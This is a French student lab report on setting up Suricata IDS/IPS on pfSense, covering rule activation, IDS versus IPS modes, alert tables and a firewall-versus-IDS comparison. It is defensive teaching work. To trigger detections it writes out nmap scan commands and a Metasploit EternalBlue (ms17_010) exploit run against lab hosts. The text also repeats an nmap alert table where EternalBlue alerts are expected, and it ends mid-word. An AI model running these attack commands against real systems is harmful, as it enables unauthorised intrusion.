


TP 4.2 — Détection d'attaques avec un IDS/IPS (Suricata sur pfSense)

Objectif : Ajouter une couche d'intelligence au pare-feu. Alors que pfSense bloque des ports, Suricata analyse le contenu même des paquets autorisés pour identifier des signatures d'attaques connues : exploits, scans, force brute, etc. La combinaison des deux couches constitue une défense en profondeur.

1. Installation de Suricata

Accéder au gestionnaire de paquets pfSense :

- System → Package Manager → Available Packages
- Rechercher : suricata
- Cliquer sur Install puis Confirm
- Attendre la fin de l'installation (statut : Installed)



The screenshot shows the pfSense web interface. The top navigation bar includes the pfSense logo, a user menu, and various system navigation links. The main content area displays the 'Package Manager' section, specifically the 'Installed Packages' tab. A table lists the installed packages, with 'suricata' shown as installed. A footer note provides information about package management and system resources.

Name	Category	Version	Description	Actions	Package Status
suricata	Security	7.0.8_2	Suricata IDS/IPS Copyright © 2013-2024 Open Information Security Foundation		✓ Installed

Information icon: Packages may be added/managed here. By default, packages are managed via their respective sections.
If a package consumes significant system resources, adjusting these settings may improve overall performance.

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

2. Configuration de Suricata

Assignment à l'interface LAN

Chemin : Services - Suricata - Interfaces – cliquer sur Add

Paramètre	Valeur
Interface	LAN
Send Alerts to System Log	Activé (coché)
Block Offenders (mode IPS)	Activé (coché)
Kill States	Activé (coché)
Description	Surveillance du trafic interne LAN

3. Activation des règles ET Open (Emerging Threats)

Chemin : Services - Suricata - Global Settings - onglet Updates

- Cocher : Emerging Threats Open (ETOpen — gratuit, pas d'inscription requise)
- Cliquer : Update Rules pour télécharger les signatures
- Aller dans l'onglet Categories et activer les catégories souhaitées (emerging-scan, emerging-exploit, emerging-malware)



pfsense
COMMUNITY EDITION

System ▾

Interfaces ▾

Firewall ▾

Services ▾

VPN ▾

Status ▾

Diagnostics ▾

Help ▾

taneyo@pfsense.localdomain ▾



Services / Suricata / Global Settings



Global Settings

Interfaces

Updates

Alerts

Blocks

Pass Lists

Suppress

Logs View

Logs Mgmt

SID Mgmt

Sync

Snort Subscriber Rules

Enable Snort Subscriber Rules

☐ Enable Snort Subscriber Rules
 Checking this option enables Snort Subscriber rules.
 Applicable interface settings will be displayed after enabling this option.

Snort Oinkmaster Code

 Obtain a snort.org Oinkmaster code and paste it here.
 This code is linked to your Snort.org account.

Snort Installer

 Install

Click to install Snort rules.

Open Information Security Foundation Rules

Emerging Threats Open

☒ Enable Emerging Threats Open
 Checking this option enables Emerging Threats Open rules.
 Applicable interface settings will be displayed after enabling this option.

Last Update

May 17, 2025 10:32:45
 The time this feed was last updated.

Manage Rule Settings

 Configure

 Save

4. Modes de fonctionnement

Mode	Configuration	Comportement
IDS — Détection seule	Block Offenders = OFF	Génère des alertes dans l'onglet Alerts. N'interrompt pas le trafic. Utilisé pour l'audit et l'analyse forensique.
IPS — Prévention active	Block Offenders = ON	Détecte la menace ET bannit automatiquement l'IP source. Tout nouveau paquet de cette IP est rejeté par pfSense.

En production, il est recommandé de commencer en mode IDS pour valider les règles et éviter les faux positifs, puis de passer en mode IPS une fois les règles affinées.

Simulation d'attaques et vérification

Test 1 — Scan Nmap (depuis Kali)

```
nmap -sS -p- 192.168.1.10
```

```
nmap -A -sV 192.168.1.10
```

Alertes attendues dans Services → Suricata → Alerts :

Signature détectée	Catégorie	Gravité
GPL SCAN nmap SYN	SCAN	Haute
ET SCAN Nmap Scripting Engine User-Agent	SCAN	Haute
ET SCAN Potential SSH Scan	SCAN	Moyenne

pfsense COMMUNITY EDITION System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾ taneyo@pfsense.localdomainin ↗

Services / Suricata / Alerts ?

Settings Download Rules User Defined **Alerts** Interfaces Stats Logs

Alert Log View Filter

Interface: WAN Time Range: Last 500 Alerts Search: Enter Keyword Severity: All Signature ID: Signature ID Filter Reset

500 Alerts Shown (Max Limit: 500)

Alert Log View

Interface	Time ↕	Source IP	Source Port	Destination IP	Destination Port	Protocol	Severity	Description	Signature ID	Actions
WAN	May 25 10:21:18	8.0.0.9	49964	192.168.1.10	1:65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:17	8.0.0.9	49964	192.168.1.10	1:65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:15	8.0.0.8	39230	192.168.1.10	1:65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:14	8.0.0.8	39230	192.168.1.10	1:65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:12	8.0.0.7	57168	192.168.1.10	1:65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:11	8.0.0.7	57168	192.168.1.10	1:65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:09	8.0.0.6	49824	192.168.1.10	1:65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:07	8.0.0.5	47808	192.168.1.10	1:65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:06	8.0.0.4	53612	192.168.1.10	1:65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:04	8.0.0.3	33560	192.168.1.10	1:65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍

i

Test 2 : Attaque Metasploit — EternalBlue SMB (depuis Kali)

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.20
set LHOST 8.0.0.x # IP de Kali
run
```

Alertes attendues dans Suricata :

Signature détectée	Catégorie	Gravité
ET EXPLOIT MS17-010 EternalBlue SMB	EXPLOIT	Critique

ET POLICY SMB NT Create AndX Request	POLICY	Haute
ET TROJAN Metasploit Meterpreter	TROJAN	Critique

pfSense COMMUNITY EDITION

System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

taneyo@pfsense.localdomain

Services / Suricata / Alerts

Settings Download Rules User Defined Alerts Interfaces Stats Logs

Alert Log View Filter

Interface: WAN Time Range: Last 500 Alerts Search: Enter Keyword Severity: All Signature ID: Signature ID

500 Alerts Shown (Max Limit: 500)

Alert Log View

Interface	Time	Source IP	Source Port	Destination IP	Destination Port	Protocol	Severity	Description	Signature ID	Actions
WAN	May 25 10:21:18	8.0.0.9	49964	192.168.1.10	1.65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:17	8.0.0.9	49964	192.168.1.10	1.65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:15	8.0.0.8	39230	192.168.1.10	1.65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:14	8.0.0.8	39230	192.168.1.10	1.65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:12	8.0.0.7	57168	192.168.1.10	1.65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:11	8.0.0.7	57168	192.168.1.10	1.65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:09	8.0.0.6	49824	192.168.1.10	1.65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:07	8.0.0.5	47808	192.168.1.10	1.65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍
WAN	May 25 10:21:06	8.0.0.4	53612	192.168.1.10	1.65535	TCP	1	ET SCAN Nmap Scripting Engine User-Agent	2016642	🔍
WAN	May 25 10:21:04	8.0.0.3	33560	192.168.1.10	1.65535	TCP	1	GPL SCAN nmap SYN	2100498	🔍

Résultat en mode IPS — Blocage automatique de Kali


Après détection, l'IP de Kali est automatiquement ajoutée à la liste de blocage pfSense via Suricata.

Vérification depuis Kali — toutes les connexions échouent :

```
ping 192.168.1.1      # Request timeout
nmap 192.168.1.10    # Host down — aucun paquet ne passe
```

Vérification dans pfSense : Services → Suricata → Blocked

Résultat attendu : L'IP de Kali apparaît dans la liste Blocked avec l'heure de détection et la règle déclenchée. Toute tentative de connexion ultérieure est rejetée sans réponse.



5. Analyse — Différence entre Pare-feu et IDS/IPS

Critère	Pare-feu (pfSense)	IDS/IPS (Suricata)
Mécanisme	Filtrage par ports, IP, protocoles	Analyse du contenu des paquets (DPI)
Niveau OSI inspecté	Couches 3 et 4 (réseau / transport)	Couches 4 à 7 (transport / application)
Détecte les attaques ?	Non — bloque des flux, pas des menaces	Oui — reconnaît des signatures d'exploits
Exemple de limitation	HTTP port 80 autorisé → attaque web passe	Détecte le payload malveillant dans ce HTTP
Réaction	Blocage statique sur règle manuelle	Blocage dynamique automatique à la détection
Complémentarité	Réduit la surface d'attaque	Comble les angles morts du pare-feu

6. Récapitulatif des livrables

Livable	Description	Statut
Schéma réseau	Architecture pfSense au centre, zones WAN/LAN	Fourni + capture requise

Configuration pfSense	Interfaces WAN/LAN + règles de filtrage	Documenté + capture requise
Preuve de blocage Nmap	Scan échoué après mise en place du pare-feu	Capture requise
Alertes Suricata	Onglet Alerts avec détection d'attaques réelles	Capture requise
IP Kali bloquée	Onglet Blocked montrant le ban automatique	Capture requise
Analyse comparative	Pare-feu vs IDS/IPS — tableau explicatif	Fourni dans ce rapport

Conclusion

Un pare-feu seul est insuffisant. Si un port autorisé (ex. HTTP :80) transporte une attaque, pfSense le laisse passer car il ne lit pas le contenu. Suricata analyse le payload réel et agit avant que l'exploit atteigne la cible. Les deux couches sont complémentaires et non substituables — c'est le principe de défense en profondeur (Def